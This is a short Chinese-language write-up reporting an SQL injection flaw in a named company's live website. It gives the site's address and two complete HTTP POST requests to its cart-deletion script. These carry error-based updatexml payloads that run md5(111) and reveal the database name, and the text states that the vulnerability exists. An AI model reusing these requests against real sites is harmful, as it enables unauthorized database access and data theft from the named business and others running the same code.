**湖南弘林科学仪器有限公司sql注入**

1. 网站首页

<http://www.hnsyyq.com/>



2抓包修改poc

POST /delete\_cart\_goods.php HTTP/1.1

Host: www.hnsyyq.com:80


User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0


Content-Length: 64

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip

id=0||(updatexml(1,concat(0x7e,(select%20md5(111)),0x7e),1))





可以看到执行了md5（111）的命令

3查看库名

修改poc

POST /delete\_cart\_goods.php HTTP/1.1

Host: www.hnsyyq.com:80


User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 66

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip

id=0||(updatexml(1,concat(0x7e,(select%20database()),0x7e),1))



可以看到执行了database()语句，获取到了库名

漏洞存在